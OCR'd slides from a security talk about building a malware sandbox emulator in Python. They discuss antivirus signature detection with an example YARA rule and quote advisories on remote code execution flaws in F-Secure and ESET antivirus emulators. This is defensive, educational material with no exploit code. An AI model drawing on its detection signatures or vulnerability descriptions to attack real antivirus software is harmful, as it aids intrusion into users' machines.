Malware Sandbox Emulation in Python

aaaddress1@chroot.org

>_cat ./Bio

- **Master degree of CSIE, NTUST**
- **Security Researcher** - chr0.ot, TDOHacker
- **Speaker**
  - BlackHat, DEFCON, VXCON
  - HITCON, SITCON, iThome

>_cat ./intro


1. The challenges of Anti-Virus techniques
2. The implementation of WinAPI CreateProcess()
3. Build our own emulator for exe file (PE)
    - CPU? and emulate thread via Unicorn in Python
    - Deal with exe file mapping, IAT, EAT in our sandbox
    - Challenges of Malware Sandbox, and solution
4. Recap

The challenges of Anti-Virus techniques

aaaddress1@chroot.org

> _Anti-Virus

- Trend Anti-Virus products verify files in the technique named Malware Signature Detection
- Anti-Virus products store all virus signatures in the cloud database
- The most famous rule of malware signature is YARA



>_YARA-Rule


```
rule silent_banker : banker {
    meta:
        description = "This is just an example"
        thread_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

virustotal.github.io/yara

>_Challenge?

With the improvement in malware technology, more and more malware source codes are released. A large number of malware variants have been developed in the wild.

┐(´∀｀)┌ This makes Anti-Virus products hard to detect all malicious in Malware-Signature-Detection Technique.



What ...?
Only Detect via Signature?

>_Solution?

SECURITY / LEER EN ESPAÑOL

Microsoft is building a smart antivirus using 400 million PCs

An upcoming security update will incorporate machine learning from millions of computers fending off malware, the company says.

Artificial Intelligence Techniques To Power Antivirus Detection: Identify A Threat By Just Seeing It

Deep learning is expanding fast in more areas, not just on the web and to the things that are powering it. Deep learning uses neural networks that mimic the human brain, and with that, people can teach computers to think and react like humans. One of which is to help antivirus software to identify threats.

AI BASED ANTIVIRUS: CAN ALPHAAV WIN THE BATTLE IN WHICH MAN HAS FAILED?

Jinke Liu | , Baidu
Liuping Hou | Staff Security Engineer, Baidu Inc.
Thomas Lei Wang | Technical Director, Baidu Inc.
Yanyan Ji | Staff Security Engineer, Baidu Inc.
Zhijun Jia | Staff Malware Researcher, Baidu Inc.
Location: Gallery Hall
Date: Friday, November 4 | 3:30pm-4:00pm
Format: 25 Minute Briefing
Track: Malware Defense

This talk will introduce our work on AI based Antivirus using deep learning. We can control the false positive rate less than 0.05% and false negative rate less than 12%. We think it's OK for production and it's already in production since Jan 2016.

Cylance® Revolutionizes Consumer Security Market with First AI Driven Next-Generation Antivirus - CylancePROTECT® Home Edition

Press + Media Contact
Cynthia Siemens
Director, PR and Communications
Cylance Inc.
+1-844-277-4303
media@cylance.com

> _ Solution?


You are in: UIC > Reverse Engineering > Kaspersky Hooking Engine Analysis

Kaspersky Hooking Engine Analysis

october 27, 2014 by andrea sindoni

In this article we will talk about a few hooking techniques used by antivirus software. For the purpose of this analysis the antivirus chosen will be Kaspersky (http://www.kaspersky.com/it/trials PURE 3.0 Total Security), we will deal with various hooking techniques used both at user and kernel mode.
The reference operating system will be Windows *7 Professional 32-bit*.

The image below shows a summary of the techniques we will analyze in this article.



HIPS (Host-based Intrusion Prevention System) in ESET Endpoint Security and Endpoint Antivirus

Solution

ESET's Host-based Intrusion Prevention System (HIPS) is included in ESET Endpoint Security and ESET Endpoint Antivirus. HIPS monitors system activity and uses a pre-defined set of rules to recognize suspicious system behavior. When this type of activity is identified, the HIPS self-defense mechanism stops the offending program or process from carrying out potentially harmful activity.

Define a custom set of rules

Users can define a custom set of rules to be used instead of the default rule set. However this requires

>_ from AV to RCE

June 5, 2018

F-Secure Anti-Virus: Remote Code Execution via Solid RAR Unpacking


As I briefly mentioned in my last two posts about the 7-Zip bugs CVE-2017-17969, CVE-2018-5996, and CVE-2018-10115, the products of at least one antivirus vendor were affected by those bugs. Now that all patches have been rolled out, I can finally make the vendor's name public: It is F-Secure with all of its Windows-based endpoint protection products (including consumer products such as F-Secure Anti-Virus as well as corporate products such as F-Secure Server Security).

Even though F-Secure products are directly affected by the mentioned 7-Zip bugs, exploitation is substantially more difficult than it was in 7-Zip (before version 18.05), because F-Secure properly deploys ASLR. In this post, I am presenting an extension to my previous 7-Zip exploit of CVE-2018-10115 that achieves Remote Code Execution on F-Secure products.

landave.io/2018/06/f-secure-anti-virus-remote-code-execution-via-solid-rar-unpacking


A Cool Idea:
Building a malware sandbox?

>_ Cuckoo?



cuckoosandbox.org

>_ Cuckoo?



cuckoosandbox.org

A Cool Idea:
Building a malware emulator?

> AV = more RCE?

Analysis and Exploitation of an ESET Vulnerability

Do we understand the risk vs. benefit trade-offs of security software?
Tavis Ormandy, June 2015

Introduction

Many antivirus products include emulation capabilities that are intended to allow unpackers to run for a few cycles before signatures are applied. ESET NOD32 uses a minifilter or kext to intercept all disk I/O, which is analyzed and then emulated if executable code is detected.

Attackers can cause I/O via Web Browsers, Email, IM, file sharing, network storage, USB, or hundreds of other vectors. Whenever a message, file, image or other data is received, it's likely some untrusted data passes through the disk. Because it's so easy for attackers to trigger emulation of untrusted code, it's critically important that the emulator is robust and isolated.


Unfortunately, analysis of ESET emulation reveals that is not the case and it can be trivially compromised. This report discusses the development of a remote root exploit for an ESET vulnerability and demonstrates how attackers could compromise ESET users. This is not a theoretical risk, recent evidence suggests a growing interest in anti-virus products from advanced attackers.

googleprojectzero.blogspot.com/2015/06/analysis-and-exploitation-of-eset.html

>_Sandbox?

- Cuckoo-like Sandbox
- Emulator-like Sandbox
- VM-like Sandbox

>_Sandbox?



- Cuckoo-like Sandbox
- Emulator-like Sandbox
- VM-like Sandbox

